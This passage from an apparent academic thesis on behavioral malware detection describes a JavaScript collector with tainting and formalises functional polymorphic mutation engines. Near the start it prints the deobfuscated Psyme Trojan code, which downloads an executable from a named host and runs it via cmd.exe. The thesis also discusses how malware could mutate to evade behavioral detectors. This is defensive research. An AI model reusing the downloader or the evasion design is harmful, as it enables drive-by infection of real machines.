/c \'+6,"","b",0)}18(i){i=1}',62,71,'|||var|df|tmp|fname1|CreateObject|gn|dl|exe|open||
BuildPath|exp1|function|number|Math||random|return|try|http||cc|wzxqy|com|wm|mm|document|
createElement|object|setAttribute||classid|clsid|BD96C556|65A3|11D0|983A|00C04FC29E36||
Microsoft||Adodb|Stream|type|||GET|send|||10000|||Scripting|FileSystemObject|GetSpecialFolder|
|Open|Write|responseBody|SaveToFile|Close|Shell|Application|system32|cmd|ShellExecute|catch'.
split('|'),0,{}))
document.write(str);
```

Psyme.js

```
<Page Depth: 0 >
function gn(n){
    var number=Math.random()*n;
    return'~tmp'+'.tmp'
}
try{
dl='http://cc.wzxqy.com/wm/mm.exe';
var df=document.createElement("object");
df.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
var x=df.CreateObject("Microsoft.X"+"M"+"L"+"H"+"T"+"T"+"P","");
var S=df.CreateObject("Adodb.Stream","");
S.type=1;
x.open("GET",dl,0);
x.send();
fname1=gn(10000);
var F=df.CreateObject("Scripting.FileSystemObject","");
var tmp=F.GetSpecialFolder(0);
fname1=F.BuildPath(tmp,fname1);
S.Open();S.Write(x.responseBody);
S.SaveToFile(fname1,2);
S.Close();
var Q=df.CreateObject("Shell.Application","");
exp1=F.BuildPath(tmp+'\\system32','cmd.exe');
Q.ShellExecute(exp1,' /c '+fname1,"","open",0)}catch(i){i=1}
```

FIGURE 4.20 - OBFUSCATED TROJAN IN JAVASCRIPT. The obfuscated sample above comes from an existing Trojan called Psime. The malicious code is dynamically built as a string denoted `str`. The string containing the code is written down in the web page and executed on loading. By hooking the DOM operation `document.write` the string is already evaluated, allowing the recovery of the whole code shown below.

Document Object Model (DOM) allowing the manipulation of web pages. Different operations are hooked either to deobfuscate the script or to collect statistics about its activity (created objects, method calls). The enhancements we have brought to the tool are twofolds [136]. We have first increased the number of supported extensions. We have then integrated a tainting mechanism to track information inside the interpreter.

1) Extensions support: In practice, the collection tool has kept the original architecture from *SpiderMonkey* and *CaffeineMonkey*. The collector is fed with a script and three distinct outputs are generated storing respectively the intermediate deobfuscated scripts, the collected operations and the statistics. Deobfuscated scripts are submitted to the collector recursively, until all dynamically generated code is recovered in depth. In terms of implementation, as shown in Figure 4.21, the interpreter is programed in *C* and compiled as a library providing the basic services of the *JavaScript* core; communication with the library is then addressed by a shell module. The real enhancement brought by the collection tool is the support of extensions which require virtualized handlers. Inside the *JavaScript* language, the extensions introduce new classes of objects and specify their prototypes. Each additional class of object and its handler is implemented in a dedicated module which is plugged to the interpreter library. This module defines the different attributes and methods of the object, their name as well as their internal representations. Plugging is then done by reserving keywords of the language inside the original library and associating them to the right constructors. A detailed method to implement these modules is described in the first part of Appendix D. Several extensions has been integrated accordingly, such as *ActiveX*, *Cross-Platform Component Object Model (XPCOM)* or *Asynchronous JavaScript and XML (AJAX)*. Supported objects, attributes and methods is referenced in the second part of Appendix D.




FIGURE 4.21 - ARCHITECTURE OF THE JAVASCRIPT COLLECTOR. The `JsShell` module and the `JsAPI` library come from *SpiderMonkey*. *CaffeineMonkey* introduces hooking and the support of the *DOM* extension. In the current version, the collector increases the number of additional extension modules. The output is separated in distinct files for deobfuscated scripts, collected operations and statistics. Deobfuscated scripts are automatically resubmitted to the collector while they are non empty.

2) Tainting: In Section 4.5.2, the impact of the data-flow on detection has been clearly observed. This problem should be addressed by the collection tool since dynamic collectors are especially sensitive to flow breaks. Tainting is a possible technique to dynamically monitor the data-flow; it has already been used to detect propagation of sensitive data to remote places through XSS flaws [229]. Following a similar principle, we have integrated to the tool a tainting mechanism for strings, most of the values manipulated by *JavaScript* being of this type. Tainting is not only applied to sensitive data, either related to the user's privacy or to the browser's security, but also to all data resulting from accesses to extension. The tainting labels are built using a source identifier and a type. Identifiers are already provided by the interpreter for internal referencing, whereas types are provided by the type system of the behavioral language (original types from Section 3.1.3 combined with the browser-specific types from Section 4.6.2). The labels are then directly propagated along the string manipulations. String reductions (`substr`, `charAt`, `split`, `slice`...) implicitly propagate the label through the building of dependent strings. Concatenations or modifications of the string content (`+`, `escape`, `toLowerCase`, `replace`, `encode`...) propagate the label through the building of new strings. Indirect propagation through control structures and loops has not been considered [229]. The labels are finally logged along the collected operations every time a tainted data is manipulated. An important remark concerns the empty string. Since extensions are virtualized the values returned by the handlers may not contain the value expected by a malware sample to pursue its execution. Unsuccessful tests on strings result in empty strings which finally points to a constant inside the interpreter. The solution adopted in the collector is to build fake non-empty strings whenever an empty string is obtained by testing a tainted string. This way the execution will carry on with the conditioned behavior and the label will be propagated.

4.6.4 First experimentations

Thanks to the collection tool described in the previous section, we have conducted some first experimentations to study the possible application of the provided behavioral descriptions to web-based threats [136]. Unfortunately, very few samples were available to run those tests. The results, even limited, were nonetheless conclusive. As a matter of fact, no modification was required on the behavioral models to detect popular web-based behaviors, as it will be shown through two relevant examples.

The *Psyme Trojan* constitutes a first example of malware instantiating drive-by download attacks. The script has been run inside the collector and the resulting trace is given in Figure 4.22. By drawing a parallel with the behavior of execution proxy previously defined, the different steps of the attack satisfy the model. The code of a remote malware is recovered through a communicating object, here the response of an `XmlHttpRequest` object. The code is followed up by tainting until it is written down inside a newly created file which is then executed. Consequently, after translation of the trace inside the behavioral language, this drive-by download attack is successfully recognized by the behavioral automata without requiring any modification.




FIGURE 4.22 - EXECUTION TRACE OF THE PSYME TROJAN WITH TAINTING. (1) Opening AJAX communication using the XmlHttpRequest object. (2) Opening a data stream. (3) Reading tainted response from the request object. (4) Writing tainted data into stream where type = 3 (communication data) and source = 36AA90 (request identifier). (5) Saving stream into a file. (6) Executing the file.




FIGURE 4.23 - EXECUTION TRACE OF SPACEHERO WORM WITH TAINTING. (1) Opening the current web pages and reading the code. (2) Handling of the AJAX communications and the callbacks by the collector. (3) Opening a new communication using an XmlHttpRequest object. (4) Writing a request containing tainted data where type = F (self-reference) and source = 36B9A0 (current page identifier).

The *SpaceHero Worm* constitutes a second example where propagation is supported by AJAX and transparent communication. The script has been run inside the collector and the resulting trace is given in Figure 4.23. Once again, by drawing a parallel with the description of the propagation behavior, the different steps of the attack satisfy the model. The script first accesses the current web-page to recover its own code. This is basically the access to the self-reference. The script then starts a communication with the server. The different exchanges are automated thanks to callback functions supported by the `XmlHttpRequest` object [136]. The simulation of these exchanges and the handling of the callbacks is managed by the virtualized extension of the collector as described in Appendix D. One of these callback functions is responsible for propagation, sending a request containing the worm code inside its parameters. Just like in the previous example, the worm code is followed up during the process by tainting. This finally leads to the conclusion that XSS propagation is similar in principle to the standard propagation. Globally, even though additional experimentations would be required, these first results complement the assessment of the detection method by proving the adaptability of the language and the automata to a web-based context.

4.7 Viability of the detection method

Through this chapter, we have introduced a method of behavioral detection relying on parsing. Addressing formalization, implementation and experimentations, the chapter covers most of the important properties of behavioral detectors introduced in Chapter 2: completeness, accuracy, efficiency both in terms of performance and complexity. The last experimentations on *JavaScript* also bring some first information with regards to the adaptability of the method. Additional tests on *JavaScript* are obviously necessary to complete the coverage results but additional malware would be required. A potential solution is interfacing with a web crawler to collect scripts and extract malicious ones [87, 193]. However, most of the malicious scripts that can be found remain simple exploits and no complex malware. An other perspective now is to explore other use cases of the behavioral model, considering reverse translation from the model towards the implementation.

Chapter 5

Automatic mutations at the behavioral level

A la manière des Métamorphoses d'Ovide, une chauve-souris pourrait être considérée comme une souris qui, poursuivie par une autre trop libidineuse, pria les dieux d'avoir des ailes; ailes qui lui furent accordées.

Le miroir de l'âme
Georg Christoph Lichtenberg - 1997

Contents

BEHAVIORAL DETECTION, and other new generations of detection techniques, have gained recent interest because they may offer alternatives to the predicted overwhelming of detection by signature scanning. Unfortunately, for each detection technique put forward, the attackers have developed dedicated countermeasures. When polymorphism and metamorphism have been developed against scanning, similarly, functional polymorphism could be a third generation of mutation mechanism specifically designed to address behavioral detection. In effect, behavioral detection relies on the identification of malicious functionalities exhibited by malware: replication, propagation, residency... Each one of these functionalities can be implemented through different technical

solutions. Some degrees of freedom are thus left for possible functional mutations without undermining the originally intended purpose. This chapter addresses the formalization of functional mutations through a grammatical approach as published in [140]. Section 5.1 first presents the main improvements of function-based mutations over form-based ones. Section 5.2 then formalizes these mutations using the theory of compilers. In addition to formalization, a proof of concept is given in Section 5.3 with the prototyping of a whole mutation engine.

5.1 From form-based to function-based mutations

At the present time, polymorphism and metamorphism constitute the two major advances in automatic code mutation. Often based on obfuscation techniques, these mutations at the syntactic level either locally modify the instructions or globally modify the code structure and its possible execution paths. An overview of these form-based mutations has previously been given at the beginning of Chapter 2. In practice, among these mutations, the substitution of equivalent instructions is undoubtedly the metamorphic technique the most difficult to thwart for current detectors [201]. Sequences of equivalent instructions may have different purposes but their combined execution has the same global effect on the memory. The complexity of their detection is mainly due to the fact that they do not only alter the program syntax but, to a lesser extent, also its semantic. For example, they may result in different values for variables unused further on; they may even introduce intermediate states along the sequence where all variables are temporally different.

Considering interactions, even the substitution of equivalent instructions does not modify a priori the final interaction scheme in terms of accesses to the system services and resources. Using behavioral detection, the mutated variants should theoretically remain detected because of identical access sequences. To address behavioral detection, functional mutations should thus modify the whole functionality of malware both in terms of computations and interactions. Referring once again to Chapter 2 and the failure of scanning, such functional modifications have already been used to avoid detection: modification, substitution, addition or removal of functionality blocks are common practices. Except for major evolutions, it is commonly acknowledged that most malware writers do not start their work from scratch, a proof being the important works on malware phylogeny [118, 146]. However, up until now, the generation of new variants from an original strain mostly remains manual. Only partial attempts of automation have been achieved with the development of virus construction kits. Different engines can be cited from which the most popular ones are probably the *Virus Construction Lab (VCL)*, the *Phalcon/Skism Mass-Produced Code Generator (PS-MPC)* and the *Phalcon/Skism's G2 Virus Generator (G2)* [22, 23]. Still, the supplied customization options remain quite limited at the functional level: choice between appending, overwriting or companion infection, choice between encryption or plain code. Between two variants generated according to similar options, the differentiation is in fact still achieved through metamorphic modifications. No real functional variation is deployed for a given functionality. A significant step is still required before reaching automatic mutations at the functional level.

In some ways, the mimicry attacks, designed to thwart host-based intrusion detection, are related to functional mutations [75, 232]. The principle of mimicry attacks is based on test simulability [104]; a payload is forged containing a complete fixed attack hidden within a sequence of system calls imitating a legitimate application. By imitation, the forged payloads can bypass anomaly-based detectors while keeping the same effect on the system as the original attack. The principle is similar to garbage insertion in metamorphic engines. However, with respect to malware detection, most behavioral approaches are based on malicious signatures similar to those used by misuse-based intrusion detectors. Functional mutations will thus be slightly different from mimicry attacks. Instead of including interleaved blank operations inside our code, mutations will be achieved by enumerating, both in terms of computations and interactions, the possible solutions to achieve a same malicious functionality. To overcome the simple instruction level of the

existing mutation techniques, the real challenge is to express the equivalence of these functionalities in terms of purpose. To reach this level of interpretation, the manipulations must necessarily be performed at a semantic level, working on more complex structures than simple instructions. Basically, a functionality is the combination of basic instructions but also different system calls and parameters. Two functionalities can be said equivalent if their executions impact similarly the behavior of the host system and no longer, if they simply exhibit the same effect on memory. For example, under a *Windows* operating system, the automatic start a program during the boot sequence can be achieved either by modifying the right registry keys or configuration files. Those two modifications have different effects on memory but eventually the same consequence. According to this guideline, we introduce in this chapter the concept of functional polymorphism by providing a theoretical formalization as well as a proof of automated feasibility. The semantic equivalence between the instantiated functionalities will be expressed by formal grammars, offering an additional usage for the grammatical framework presented in Chapter 3.

5.2 Compiler theory applied to polymorphism

Basically, the purpose of a functional polymorphic engine is to translate the final purpose of a behavior into executable code. This behavior description is often conveyed by a specifically designed language, guaranteeing that every mutated form consistently performs the intended task. Consequently, the engine functioning is similar to the one of a compiler as formalized in Section 5.2.1. Yet, the specificity of this engine is that several successive executions must result in strongly different variants, thus introducing the concept of non-deterministic compiler. In effect, to avoid behavioral detection, malware must modify the way that functionalities are instantiated at each execution, through different computations and interaction schemes. The resulting characteristics of the mutations are addressed in Sections 5.2.2 and 5.2.3, from both the perspectives of attackers and defenders. Before entering the core of the formalization, let us recalled the important concepts and definitions. At the basis of compilation are programming languages and thus formal grammars. The definitions of context-free grammars and attribute grammars are already given respectively in Definition 2 and Definition 3 from Chapter 3. Complements can be found in reference books and the literature about automata, context-free and attribute grammars [131, 152, 153][245, Chpt.10].

The languages generated by context-free grammars can basically be evaluated by pushdown automata. In compilation, these automata are used for building the derivation tree according to the syntax of the source. In the case of attribute grammars, a pushdown automaton is still mandatory to parse the syntax but an additional attribute evaluator is required to evaluate the associated semantic rules. The Definition 6 of a pushdown automaton, presented in Chapter 4 on detection, already supports attribute evaluation. The attribute evaluation may be solved by two kinds of methods: topological sorting or recursive functions [37]. Let us focus on the topological sorting approach whose description is given in Algorithm 3 below.

Algorithm 3 Attribute evaluation by topological sorting.

Require: An attribute grammar G_A and a derivation tree T of G_A
Require: An initial valuation for the terminal symbols $v : Syn_\Sigma \rightarrow D$
Ensure: Let Var_T be the set of attributes of T and E_T be its attribute equation system
1: Let $Var := Var_T \setminus Syn_\Sigma$.
2: **while** $Var \neq \emptyset$ **do**
3: Choose $x \in Var$ such as $x = f(x_1, ..., x_n) \in E_t$ and $\forall i, x_i \notin Var$.
4: $v(x) := f(v(x_1), ..., v(x_n))$.
5: $Var := Var \setminus \{x\}$.
6: **end while**
7: **return** $v : Var_T \rightarrow V$.

Let us consider the most uncluttered vision of a compiler that does not include intermediate representations or optimization. Only two steps are left: verification of the source code, responsible for the construction of the attributed derivation trees and translation responsible for generating the executable code. This vision of compilers is represented in Figure 5.1. Relying on previous definitions, a generic description of a compiler is provided in Definition 8.




FIGURE 5.1 - GENERIC VIEW OF A SIMPLIFIED COMPILER. This is the simplest decomposition of a compiler. Lexical analysis, the use of intermediate languages and optimization techniques have been willingly ignored for the sake of simplicity.

Definition 8 *A compiler C is a is a quintuplet $<G_S, I, A_{G_S}, V_{G_S}, R_T>$ where:*
- $G_S =<G, D, E>$ is the attribute grammar of the source code, originally based on the context-free grammar $G =<V, \Sigma, S, P>$,
- I is the alphabet of instructions describing the targeted machine,
- A_{G_S} is the pushdown automaton achieving verification. A_{G_S} accepts the syntax of the source grammar G_S and produces the derivation trees T,
- V_{G_S} is the attribute evaluator based on topological sorting. V_{G_S} is used during the verification, in complement to the automaton, in order to annotate the trees T with attribute values from D,
- $R_T \subseteq \{(\Sigma \times D)^* \times I^*\}$ is a rewriting system (also called semi-Thue system) translating the annotated tree nodes of the form $(\Sigma \times D)$ into executable code over the instruction set I.

5.2.1 Functional polymorphism formalization

The required background about compiler theory being introduced, we can now move to the new formalism. It is important to keep in mind that functional polymorphism works at a semantic level, just like compilers do. The final purpose of each behavior, in other words its semantic interpretation, must be expressed in an attribute grammar. The abstract behavioral language provided by the thesis will obviously be considered, but right now the formalization should be independent from the considered grammar. Regardless, a behavior is always implemented by several means corresponding to the different possible semantically attributed derivation trees.





FIGURE 5.2 - GENERIC VIEW OF A FUNCTIONAL POLYMORPHIC ENGINE. With regards to the generic compiler, the main difference lies in the substitution of the verification process by a derivation process which only needs a start symbol in input.

The mutation engine will thus work differently from compilers. Reusing the notations from Definition 8, a compiler, given in input a source code $\omega \in \Sigma^*$, first verifies its syntax and its semantic. The automaton A_{G_S} accepts the source code if and only if $\hat{\delta}(q_0, \omega) \in F$. Given an initial attribute valuation for terminals v, the evaluator V_{G_S} of the compiler tries to build a complete valuation satisfying the equation system. In case of success, the source code is then translated

according to the rewriting system R_T: $(\omega, v) \overset{*}{\Longrightarrow}_{R_T} \omega'$ with $\omega' \in I^*$. Whereas, the purpose of the mutation engine is to keep the original functionality through divers instantiations. The engine thus takes in input a start symbol S from the behavior grammar G. Instead of verification, the engine achieves a derivation of the grammar: $S \overset{*}{\rightarrow}_{G_S} \omega$ with $\omega \in T^*$. This derivation tree is attributed by generation of a new valuation satisfying the equation system of G_S. The rest of the translation process is then identical to compilers. For comparison, the vision of the functional polymorphic engine is illustrated in Figure 5.2. Verification is no longer required since by automated construction, the code is obviously syntactically and semantically correct.

During derivation several derivation trees may syntactically be possible. Derivation will thus be embedded in a probabilistic automaton that will replace the deterministic one used for verification. For a short example, let us define the following grammar (on the left) and its associated derivation probabilistic automaton (on the right):

$$\begin{aligned} < V > &\rightarrow XY \mid Z \\ < X > &\rightarrow a \\ < Y > &\rightarrow b \mid c \\ < Z > &\rightarrow d \mid e \mid f \end{aligned}$$



Algorithm 4 Attribute generation by recursive topological sorting.

Require: An attribute grammar G_A and a derivation tree T of G_A
Require: An empty initial valuation
Ensure: Let Var_T be the set of attributes of T and E_T be its attribute equation system

```
if Var_T = ∅ then
    return true (v is the generated attribute valuation).
end if
Choose x ∈ Var_T such as x has the minimum dependency
  i.e. the minimal number of semantic rules: min(card({π|x ∈ Var_π})).
Var_T := Var_T \ {x}.
Solve the sub-system E_Tx of equations from E_T containing x,
  x is then reduced to a solution domain D_s ⊂ D_x.
while D_s ≠ ∅ do
    Choose randomly s ∈ D_s.
    v(x) := s.
    if Recursive call of the algorithm then
        return true (v is the generated attribute valuation).
    else
            D_s := D_s \ s.
    end if
end while
return false.
```

With regards to semantic verification, the equation system for attribute evaluation can hardly be modified without loosing the grammar coherence. However, the initial valuation for the terminals of the grammar leaves some degrees of freedom. Resulting of Algorithm 3, several initial valuations may satisfy the system of semantic equations. The mutation engine can randomly choose between

these semantic valuations to multiply the number of variants provided by syntactic modifications. Eventually, attribute generation is critical for the coming translation, since attribute values are used for selecting the right rewriting rule amongst the different ones associated to a same terminal. We thus define a procedure for random attribute generation in Algorithm 4. Using a topological approach, the algorithm is the pending of Algorithm 3 and recursively explores the space of possible solutions as a decision tree with backtracking facilities.

Algorithm 4 solves independently the different subs-systems of equations following the increasing dependency. In effect, attributes are selected following the increasing number of semantic rules they are involved in. At each step, the set of possible values for the selected attribute is reduced. If such a decision makes successive steps unfruitful, the algorithm allows backtracking and explores a new branch. On the one hand, backtracking guarantees the success of the algorithm whenever solutions exist. On the other hand, proceeding by a brute-force approach, backtracking also introduces drawbacks in terms of performance.

Additional optimizations could surely be found; the choice of minimum dependency was only one of them. However, in the present case, the probability of success in reasonable time is quite high. Firstly, because the set of values for attributes are bound and made up of discrete values. Secondly, because the semantic equations often remain quite basic, linear equations most of the time. Coming back to our main concern, these new definitions finally lead to the formalization of a functional polymorphic engine as given in Definition 9. Relying on this definition, the coming sections address the characteristics of the functional mutation both from the attacker and the defender perspectives.

Definition 9 *A functional polymorphic engine M is a quintuplet $<G_S, I, A_{G_S}, V_{G_S}, R_T>$ where:*
- $G_S =<G, D, E>$ is the attribute grammar of the source code, originally based on the context-free grammar $G =<V, \Sigma, S, P>$,
- I is the alphabet of instructions describing the targeted machine,
- A_{G_S} is the probabilistic finite automaton deriving the start symbol S into random syntactic derivation trees T according to G_S,
- V_{G_S} is the attribute generator determining a random initial valuation for the terminals satisfying the equation system of T,
- $R_T \subseteq \{(\Sigma \times D)^* \times I^*\}$ is a rewriting system (also called semi-Thue system) translating the annotated tree nodes of the form $(\Sigma \times D)$ into executable code over the instruction set I.

5.2.2 Mutation characteristics: mutation entropy

From the attacker perspective, it may be important to theoretically assess the effectiveness of the functional polymorphic engine, that is to say to assess the quantity of potential modifications introduced by the engine. Information entropy, introduced by C.E. Shannon in [218], provides this information. In the present context, we can use it to measure the uncertainty associated with the mutation process. An explicit parallel can be made with this theory as follows. The mutation engine is modeled as a communication channel receiving data from a source: the embedded description of the considered malware, and transmitting this data to a recipient: the final executable built in the process memory. During the transmission, the engine introduces noise through the mutations.

According to Definition 9, two points of the channel create uncertainty: the random derivation and the choice of the attribute valuation. In order to establish the mutation entropy stated in Proposition 6, three specific parameters have been considered for a reasoning on an average case:

- The average depth d of a grammar which is the average number of production rules to apply during derivation in order to reach a final word. It is equivalent to the average number of intermediate states required by the probabilistic automaton before reaching an accepting one.

- The average number n of alternative options for a production rule. It is equivalent to the average number of successors for any state of the automaton.
- The average number s of possible initial valuations given a derivation tree T. It is possible to bound this value in best and worst cases. The worst case in terms of entropy is reached when the attribute equation system accepts a single initial valuation as solution. On the contrary, the best case is reached when all the attributes of the terminal symbols from the tree T are independent and all valuations become solution. Using the notations from the definitions, then the initial value of an attribute $\alpha \in syn_\Sigma$ can be any value from the domain D_α. The number of potential initial valuations is bound by the following inequality: $1 \leq s \leq \Pi_{\alpha \in Var_T \cap Syn_\Sigma} card(D_\alpha)$.

Proposition 6 *By considering uniformly distributed random choices, the average entropy is given by:* $H(mutation) = d \times log_2(n) + log_2(s)$.

Proof.

Let us begin by calculating the probability associated to the syntactic derivation of a word ω which is obtained by the path of state $\pi_\omega = e_1...e_d$. In a probabilistic automaton, the probability of selecting a given state among the possible successors is only dependent of the current one like in a first-order Markovian process:

$P(\omega) = P(e_0)\Pi_{i=1}^{d} P(e_i|e_{i-1})$

The starting state e_0 is mandatory which gives us:

$P(e_0) = 1$

By reasoning on an average basis, we know that for any ω derived from G, d states are reached. At each step, n options are available:

$P(e_{i+1}|e_i) = \frac{1}{n}$

$P(\omega) = (\frac{1}{n})^d$

Given the derivation ω, the engine chose randomly a possible initial valuation v with equivalent probability:

$P(v|\omega) = \frac{1}{s}$

Which leads us to this result:

$P(\omega, v) = P(\omega)P(v|\omega) = \frac{1}{sn^d}$

By a similar reasoning we can calculate the average number of possible attributed derivation trees:

$card(L(G)) = sn^d$

The entropy of the derivation is thus given by:

$$\begin{aligned} H(mutation) &= -\Sigma_{(\omega,v)\in L(G)} P(\omega, v) log_2(P(\omega, v)) \\ &= -card(L(G)) P(\omega, v) log_2(P(\omega, v)) \\ &= -sn^d(\tfrac{1}{sn^d})(log_2((\tfrac{1}{sn^d}))) \\ &= d(log_2(n)) + log_2(s) \end{aligned}$$

□

This result is based on specific hypothesizes but it gives, if not precise, a pertinent assessment of the mutation effectiveness, offering possibilities of interpretation. In fact, d and n are syntactic factors settled by the considered behavior grammar. This grammar is designed to convey the minimal expression of the final functionality, while offering the best coverage. Consequently, once defined, it cannot be the subject of easy extensions. On the other hand,the semantic factor s remains a malleable degree of liberty which enables a logarithmic increase of the mutation entropy.

Several semantic parameters can impact the value of s: the number of attributes for each symbol, the range of their possible values, and the number of dependencies between them. This observation is quite important since the number of equivalent rewriting rules for a terminal symbol is directly proportional to the possible values taken by its attributes. The impact of semantic on entropy justifies the statement made in the previous section that functional polymorphism goes beyond the simple syntactic level.

5.2.3 Mutation characteristics: detection complexity

If mutation entropy was interesting from the perspective of the attacker, detection complexity is more relevant from the defender's perspective. Let us now focus solely on behavioral detection and more particularly on the complexity of the behavioral detection for functional polymorphic malware of finite size. Most actual behavioral detector rely on predefined behavior signatures. Recalling the taxonomy from Chapter 2, behavioral detectors can be divided into two classes: dynamic simulation-based detectors relying on sequences of observable events (e.g. system call traces) and static formal verifier relying on instruction meta-structures (e.g. graphs, temporal logic formula). According to [95, 103], these two types of signature may be expressed as Boolean formula as follows. Considering an observable event i (resp. an instruction) and a position j in the sequence (resp. the structure), let us define the Boolean variable:

$$1)\ X_{i,j} = \begin{cases} 1\ if\ i\ is\ present\ at\ the\ position\ j \\ 0\ otherwise \end{cases}$$

These Boolean variables are combined into a single formula representing a whole sequence or meta-structure. Some events (resp. instructions) may be interchangeable at a given position. A sequence (resp. a structure) is then a Boolean formula in its conjunctive normal form (CNF):

$$2)\ X_{s_k} = X_{i_1,1} \wedge (X_{i_2,2} \vee X_{i'_2,2} \vee ...) \wedge ... \wedge (X_{i_n,n} \vee ...)$$

A given behavior can finally be instantiated through various equivalent sequences (resp. structures). A behavior signature β is thus modeled by a disjunction of formulae:

$$3)\ X_\beta = X_{s_1} \wedge X_{s_2} \wedge ... \wedge X_{s_n}$$

The global behavioral detection scheme is given by a Boolean correlation function ϕ_c over the v different behaviors referenced in the database:

$$4)\ \beta_M = \phi_c(X_{\beta_1}, ..., X_{\beta_v})\ with\ \phi_c : \mathbb{F}_2^{|\mathcal{B}|} \rightarrow \mathbb{F}_n$$

The obtained detection scheme satisfies the mathematical model established in [95, 103], which is recalled in the Definition 7 from Chapter 4. In the present case, the correlation function is defined over the set of behavioral variables to the binary field where 0 indexes legitimate programs and 1 detected malware. According to this model, a parallel can be drawn with the Boolean model used by D. Spinellis to study the impact of syntactic polymorphism on signature scanning [220]. Likewise, the behavioral detection problem can be reduced to a satisfiability problem leading to the complexity result stated in Theorem 3.

Theorem 3 *Behavioral detection of functional polymorphic malware with finite size is a NP-complete problem.*

Proof.

Let D be a behavioral detector and let us assume that it can reliably determine in P-time whether a program exhibit or not a mutated form of a given behavior B. We will now use D for determining the satisfiability of N-terms Boolean formulae. According to previous works, a

behavior can be described by its signature, itself conveyed by a Boolean formula S. Using S, we can create a virus archetype A as a triple (c, s, f) where:

- c is an evolving integer used to generate a new interpretation of the formula S,
- s is a Boolean value indicating if S has been satisfied,
- f is a duplication function. f simulates functional polymorphism by computing a new value c, indirectly creating a new interpretation for S. f finally updates s with this interpretation.

For D to detect whether a given virus is a mutated version of a known functional polymorphic strain, it must then determine if S will ever be satisfied. In the case of functional polymorphic engines, we have seen that S is a disjunction of CNF formulae modelling the sequences of events or meta-structures of instructions. The detector D should then be able to solve the SAT problem for at least one clause of the disjunction. By reduction, the detection problem is equivalent to solving the SAT problem which has been proven NP-complete [190]. □

5.3 Implementation of a prototype engine

